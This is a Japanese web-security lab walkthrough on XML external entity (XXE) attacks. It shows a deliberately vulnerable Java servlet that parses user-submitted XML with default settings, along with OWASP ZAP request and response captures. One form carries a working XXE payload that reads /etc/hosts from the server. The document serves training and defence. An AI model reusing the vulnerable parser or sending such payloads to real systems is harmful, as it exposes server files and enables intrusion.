


4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)

【ブラウザ】

● 4.14.3 XML外部実体参照 (XXE)

1. [4e-020 :XXE脆弱なXML読み込み\(libxml 2.7.8\)](#)
2. [4e-020 :XXE対策済みのXML読み込み\(libxml 2.9.4\)](#)
3. [4e-022 :XXE脆弱なXML読み込みJava版\(空のデータ\)](#) 
4. [4e-024 :XXE脆弱なXML読み込みJava版\(正常系データ\)](#)
5. [4e-922 :XXE脆弱なXML読み込みJava版\(/etc/hostsの読み出し\)](#)
6. [4e-923 :XXE脆弱なXML読み込みJava版\(内部ネットワークのアクセス\)](#)
7. [4e-022a :XXE対策済みXML読み込みJava版\(空のデータ\)](#)
8. [4e-024a :XXE対策済みXML読み込みJava版\(正常系データ\)](#)
9. [4e-922a :XXE対策済みXML読み込みJava版\(/etc/hostsの読み出し\)](#)
10. [4e-923a :XXE対策済みXML読み込みJava版\(内部ネットワークのアクセス\)](#)
11. [C4e-023 :XXE脆弱なJavaソース\(C4e_023.java\)](#)
12. [C4e-023a :XXE対策済みJavaソース\(C4e_023a.java\)](#)

以下は攻撃用データ。ダウンロードして利用下さい。

1. [xxe-00 :正常系XMLデータ](#)
2. [xxe-01 :XXE攻撃 \(サーバー内ファイルの読み出し\)](#)
3. [xxe-02 :XXE攻撃 \(内部ネットワークのアクセス\)](#)
4. [xxe-02 :XXE攻撃 \(内部ネットワークのアクセス+base64\)](#)

```
19 </li>4.14.3 XML外部実体参照 (XXE) </li>
20 <ol>
21 <li><a href="/4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="/4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="/4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="/4e-022a.html">4e-022a :XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="/4e-024a.html">4e-024a :XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a :XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a :XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023 :XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a :XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 <ol>
36 <li><a href="xxe-00.xml">download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml">download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml">download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml">download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```



```
org.xml.sax.SAXParseException; lineNumber: 1; columnNumber: 1; Premature end of file.
at com.sun.org.apache.xerces.internal.parsers.DOMParser.parse(DOMParser.java:257)
at com.sun.org.apache.xerces.internal.jaxp.DocumentBuilderImpl.parse(DocumentBuilderImpl.java:339)
at C4e_023.service(C4e_023.java:25)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:742)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:231)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:193)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:199)
at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:96)
at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:478)
at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:140)
at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:80)
at org.apache.catalina.valves.AbstractAccessLogValve.invoke(AbstractAccessLogValve.java:624)
at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:87)
at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:342)
at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:799)
at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:66)
at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:861)
at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1455)
at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)
at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)
at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
at java.lang.Thread.run(Thread.java:748)
```

【サーバ: 4e/4e-022.html 】

/var/www/html/4e/4e-022.html - wasbook@example.jp - イテ

```
<body>
XMLファイルを指定してください<br>
<form action="/4e3/C4e_023" method="post">
<textarea name="xml" cols="40" rows="5">
</textarea>
<input type="submit"/>
</form>
</body>
```

【サーバ: 4e/C4e_023.java 】

/var/www/html/4e/C4e_023.java - wasbook@example.jp - イテタ - WinSCP

```
import java.io.IOException;
import java.io.PrintWriter;
import java.io.StringReader;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.apache.commons.lang3.StringEscapeUtils;

import org.w3c.dom.Document;
import org.xml.sax.InputSource;

public class C4e_023 extends HttpServlet {
    public void service(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        request.setCharacterEncoding("UTF-8");
        response.setContentType("text/html; charset=UTF-8");
        PrintWriter out = response.getWriter();
        try {
            DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
            DocumentBuilder builder = factory.newDocumentBuilder();
            String xml = request.getParameter("xml");
            Document doc = builder.parse(new InputSource(new StringReader(xml)));

            String name = doc.getElementsByTagName("name").item(0).getTextContent();
            String address = doc.getElementsByTagName("address").item(0).getTextContent();

            out.println("<body>以下の内容で登録しました<br>");
            out.println("氏名:" + StringEscapeUtils.escapeHtml4(name) + "<br>");
            out.println("住所:" + StringEscapeUtils.escapeHtml4(address) + "<br></body>");
        } catch (Exception e) {
            e.printStackTrace(out);
        }
    }
}
```

【ブラウザ→サーバ: リクエスト 4e/4e-022.html → レスポンス】

The screenshot displays the OWASP ZAP 2.7.0 interface. The main window shows the request and response details for the URL `http://example.jp/4e/4e-022.html`. The request is a GET method with various headers including `User-Agent`, `Accept`, `Accept-Language`, `Accept-Encoding`, `Referer`, `DNT`, `Connection`, `Upgrade-Insecure-Requests`, and `Host`. The response is an HTTP/1.1 200 OK from `nginx/1.10.3`, with headers including `Date`, `Content-Type`, `Content-Length`, `Connection`, `Last-Modified`, `ETag`, `Accept-Ranges`, `Vary`, and `X-UA-Compatible`. The response body contains HTML code for a form with a text area and a submit button.

Request Headers:

```

GET http://example.jp/4e/4e-022.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4e/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

Response Headers:

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 05 Jan 2019 00:17:11 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 189
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "bd-56c2a2de6b474-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge
    
```

Response Body:

```

<body>
XMLファイルを指定してください<br>
<form action="/4e3/C4e_023" method="post">
<textarea name="xml" cols="40" rows="5">
</textarea>
<input type="submit"/>
</form>
</body>
    
```

At the bottom, a table shows the request and response details:

ID	リクエスト日時	メソ...	URL	ステータスコ...	ステータスコ...	ラウンドトリップ...	レスポンスボディ...	検出アラ...	ノ...	タグ
4	19/01/05 9:1...	GET	http://example.jp/4e/4e-022.html	200	OK	6 ms	189 bytes	Medium		Form
6	19/01/05 9:1...	POST	http://example.jp/4e3/C4e_023	200		622 ms	2,251 bytes	Low		

Bottom status bar: アラート 0 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 4e/C4e_023.java → レスポンス】

無題セッション - 20190105-090606 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイック スタート リクエスト レスポンス

コンテキスト
既定コンテキスト
サイト
http://example.jp

デフォルトビュー

```
POST http://example.jp/4e3/C4e_023 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4e/4e-022.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

xml=
```

デフォルトビュー

```
HTTP/1.1 200
Server: nginx/1.10.3
Date: Sat, 05 Jan 2019 00:17:17 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 2251
Connection: keep-alive

org.xml.sax.SAXParseException; lineNumber: 1; columnNumber: 1; Premature end of file.
at com.sun.org.apache.xerces.internal.parsers.DOMParser.parse(DOMParser.java:257)
at com.sun.org.apache.xerces.internal.jaxp.DocumentBuilderImpl.parse(DocumentBuilderImpl.java:339)
at C4e_023.service(C4e_023.java:25)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:742)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:231)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:193)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:199)
at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:96)
at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:478)
at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:140)
at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:80)
at org.apache.catalina.valves.AbstractAccessLogValve.invoke(AbstractAccessLogValve.java:624)
at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:87)
at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:342)
at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:799)
at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:66)
at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:861)
at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1455)
at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)
at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)
at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
at java.lang.Thread.run(Thread.java:748)
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
4	19/01/05 9:17:10	GET	http://example.jp/4e/4e-022.html	200	OK	6 ms	189 bytes	Medium		Form
6	19/01/05 9:17:16	POST	http://example.jp/4e3/C4e_023	200		622 ms	2,251 bytes	Low		

アラート 0 1 2 0

現在のスキャン 0 0 0 0 0 0 0 0 0 0

4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)

【ブラウザ】




• 4.14.3 XML外部実体参照 (XXE)

1. [4e-020 :XXE脆弱なXML読み込み\(libxml 2.7.8\)](#)
2. [4e-020 :XXE対策済みのXML読み込み\(libxml 2.9.4\)](#)
3. [4e-022 :XXE脆弱なXML読み込みJava版\(空のデータ\)](#)
4. [4e-024 :XXE脆弱なXML読み込みJava版\(正常系データ\)](#)
5. [4e-922 :XXE脆弱なXML読み込みJava版\(/etc/hostsの読み出し\)](#)
6. [4e-923 :XXE脆弱なXML読み込みJava版\(内部ネットワークのアクセス\)](#)
7. [4e-022a:XXE対策済みXML読み込みJava版\(空のデータ\)](#)
8. [4e-024a:XXE対策済みXML読み込みJava版\(正常系データ\)](#)
9. [4e-922a:XXE対策済みXML読み込みJava版\(/etc/hostsの読み出し\)](#)
10. [4e-923a:XXE対策済みXML読み込みJava版\(内部ネットワークのアクセス\)](#)
11. [C4e-023:XXE脆弱なJavaソース\(C4e_023.java\)](#)
12. [C4e-023a:XXE対策済みJavaソース\(C4e_023a.java\)](#)

以下は攻撃用データ。ダウンロードして利用下さい。

1. [xxe-00 :正常系XMLデータ](#)
2. [xxe-01 :XXE攻撃 \(サーバー内ファイルの読み出し\)](#)
3. [xxe-02 :XXE攻撃 \(内部ネットワークのアクセス\)](#)
4. [xxe-02 :XXE攻撃 \(内部ネットワークのアクセス+base64\)](#)

```
19 </li>4.14.3 XML外部実体参照 (XXE) </li>
20 </ol>
21 <li><a href="/4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 </ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```



【サーバ: 4e/4e-024.html 】

```
/var/www/html/4e/4e-024.html - wasbook@example.jp - エディタ - WinSCP
XMLファイルを指定してください<br>
<form action="/4e3/C4e_023" method="post">
<textarea name="xml" cols="40" rows="5">
&lt;?xml version="1.0" encoding="utf-8" ?&gt;
&lt;user&gt;
&lt;name&gt;安全太郎&lt;/name&gt;
&lt;address&gt;東京都港区&lt;/address&gt;
&lt;/user&gt;
</textarea>
<input type="submit"/>
</form>
</body>
```

【サーバ: 4e/C4e_023.java 】

```
/var/www/html/4e/C4e_023.java - wasbook@example.jp - エディタ - WinSCP
import java.io.IOException;
import java.io.PrintWriter;
import java.io.StringReader;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.apache.commons.lang3.StringEscapeUtils;

import org.w3c.dom.Document;
import org.xml.sax.InputSource;

public class C4e_023 extends HttpServlet {
    public void service(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        request.setCharacterEncoding("UTF-8");
        response.setContentType("text/html; charset=UTF-8");
        PrintWriter out = response.getWriter();
        try {
            DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
            DocumentBuilder builder = factory.newDocumentBuilder();
            String xml = request.getParameter("xml");
            Document doc = builder.parse(new InputSource(new StringReader(xml)));

            String name = doc.getElementsByTagName("name").item(0).getTextContent();
            String address = doc.getElementsByTagName("address").item(0).getTextContent();

            out.println("<body>以下の内容で登録しました<br>");
            out.println("氏名:" + StringEscapeUtils.escapeHtml4(name) + "<br>");
            out.println("住所:" + StringEscapeUtils.escapeHtml4(address) + "<br></body>");
        } catch (Exception e) {
            e.printStackTrace(out);
        }
    }
}
```

【ブラウザ→サーバ: リクエスト 4e/4e-024.html → レスポンス】

The screenshot shows the OWASP ZAP 2.7.0 interface. The top menu includes 'ファイル', '編集', '表示', 'ポリシー', 'レポート', 'ツール', 'オンライン', and 'ヘルプ'. The main window is divided into several panes:

- Context (コンテキスト):** Shows '既定コンテキスト' and 'サイト'.
- Request (リクエスト):** Displays the following details:


```
GET http://example.jp/4e/4e-024.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4e/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```
- Response (レスポンス):** Displays the following details:


```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 05 Jan 2019 00:29:58 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 367
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "16f-56c2a2de656b3-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
XMLファイルを指定してください<br>
<form action="/4e3/C4e_023" method="post">
<textarea name="xml" cols="40" rows="5">
&lt;?xml version="&quot;1.0&quot; encoding="&quot;utf-8&quot; ?&gt;
&lt;user&gt;
&lt;name&gt;安全太郎&lt;/name&gt;
&lt;address&gt;東京都港区&lt;/address&gt;
&lt;/user&gt;
</textarea>
<input type="submit"/>
</form>
</body>
```
- History (履歴):** Shows a table of requests and responses.
- Alerts (アラート):** Shows a table of detected alerts.

The History table contains the following data:

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
11	19/01/05 9:29:57	GET	http://example.jp/4e/4e-024.html	200	OK	7 ms	367 bytes	Medium		Form
13	19/01/05 9:31:16	POST	http://example.jp/4e3/C4e_023	200		32 ms	80 bytes	Low		

The Alerts table shows 0 alerts.

【ブラウザ→サーバ: リクエスト 4e/C4e_023.java → レスポンス】

無題セッション - 20190105-090606 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイック スタート リクエスト レスポンス

コンテキスト: 既定コンテキスト, サイト

デフォルトビュー

```

POST http://example.jp/4e3/C4e_023 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4e/4e-024.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 249
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

xml=%3C%3Fxml+version%3D%221.0%22+encoding%3D%22utf-8%22+%3F%3E%0D%0A%3Cuser%3E%0D%0A%3Cname%3E%3E%AE%89%85%85%A8%85%A4%AA%E9%83%8E%3C%2Fname%3E%0D%0A%3Caddress%3E%3E%9D%B1%E4%BA%AC%E9%83%BD%E6%B8%AF%E5%8C%BA%3C%2Faddress%3E%0D%0A%3C%2Fuser%3E%0D%0A
    
```

デフォルトビュー

```

HTTP/1.1 200
Server: nginx/1.10.3
Date: Sat, 05 Jan 2019 00:31:17 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 80
Connection: keep-alive

以下の内容で登録しました
氏名:安全太郎
住所:東京都港区
    
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
11	19/01/05 9:29:57	GET	http://example.jp/4e/4e-024.html	200	OK	7 ms	367 bytes	Medium		Form
13	19/01/05 9:31:16	POST	http://example.jp/4e3/C4e_023	200		32 ms	80 bytes	Low		

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0

4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)

【ブラウザ】



• 4.14.3 XML外部実体参照 (XXE)

1. [4e-020 :XXE脆弱なXML読み込み\(libxml 2.7.8\)](#)
2. [4e-020 :XXE対策済みのXML読み込み\(libxml 2.9.4\)](#)
3. [4e-022 :XXE脆弱なXML読み込みJava版\(空のデータ\)](#)
4. [4e-024 :XXE脆弱なXML読み込みJava版\(正常系データ\)](#)
5. [4e-922 :XXE脆弱なXML読み込みJava版\(/etc/hostsの読み出し\)](#) 
6. [4e-923 :XXE脆弱なXML読み込みJava版\(内部ネットワークのアクセス\)](#)
7. [4e-022a:XXE対策済みXML読み込みJava版\(空のデータ\)](#)
8. [4e-024a:XXE対策済みXML読み込みJava版\(正常系データ\)](#)
9. [4e-922a:XXE対策済みXML読み込みJava版\(/etc/hostsの読み出し\)](#)
10. [4e-923a:XXE対策済みXML読み込みJava版\(内部ネットワークのアクセス\)](#)
11. [C4e-023:XXE脆弱なJavaソース\(C4e_023.java\)](#)
12. [C4e-023a:XXE対策済みJavaソース\(C4e_023a.java\)](#)

以下は攻撃用データ。ダウンロードして利用下さい。

1. [xxe-00 :正常系XMLデータ](#)
2. [xxe-01 :XXE攻撃 \(サーバー内ファイルの読み出し\)](#)
3. [xxe-02 :XXE攻撃 \(内部ネットワークのアクセス\)](#)
4. [xxe-02 :XXE攻撃 \(内部ネットワークのアクセス+base64\)](#)

```
19 </li>4.14.3 XML外部実体参照 (XXE) </li>
20 </ol>
21 <li><a href="/4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 </ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```



【サーバ: 4e/4e-922.html 】

```
/var/www/html/4e/4e-922.html - wasbook@example.jp - エディタ - WinSCP
XMLファイルを指定してください<br>
<form action="http://example.jp/4e3/C4e_023" method="post">
<textarea name="xml" cols="40" rows="6">
&lt;?xml version="1.0" encoding="utf-8" ?&gt;
&lt;!DOCTYPE name [
&lt;!ENTITY hosts SYSTEM "/etc/hosts"&gt;
]&gt;
&lt;user&gt;&lt;name&gt;安全太郎&lt;/name&gt;
&lt;address&gt;&amp;hosts&lt;/address&gt;&lt;/user&gt;</textarea>
<input type="submit"/>
</form>
</body>
```

【サーバ: 4e/C4e_023.java 】

```
/var/www/html/4e/C4e_023.java - wasbook@example.jp - エディタ - WinSCP
import java.io.IOException;
import java.io.PrintWriter;
import java.io.StringReader;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.apache.commons.lang3.StringEscapeUtils;

import org.w3c.dom.Document;
import org.xml.sax.InputSource;

public class C4e_023 extends HttpServlet {
    public void service(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        request.setCharacterEncoding("UTF-8");
        response.setContentType("text/html; charset=UTF-8");
        PrintWriter out = response.getWriter();
        try {
            DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
            DocumentBuilder builder = factory.newDocumentBuilder();
            String xml = request.getParameter("xml");
            Document doc = builder.parse(new InputSource(new StringReader(xml)));

            String name = doc.getElementsByTagName("name").item(0).getTextContent();
            String address = doc.getElementsByTagName("address").item(0).getTextContent();

            out.println("<body>以下の内容で登録しました<br>");
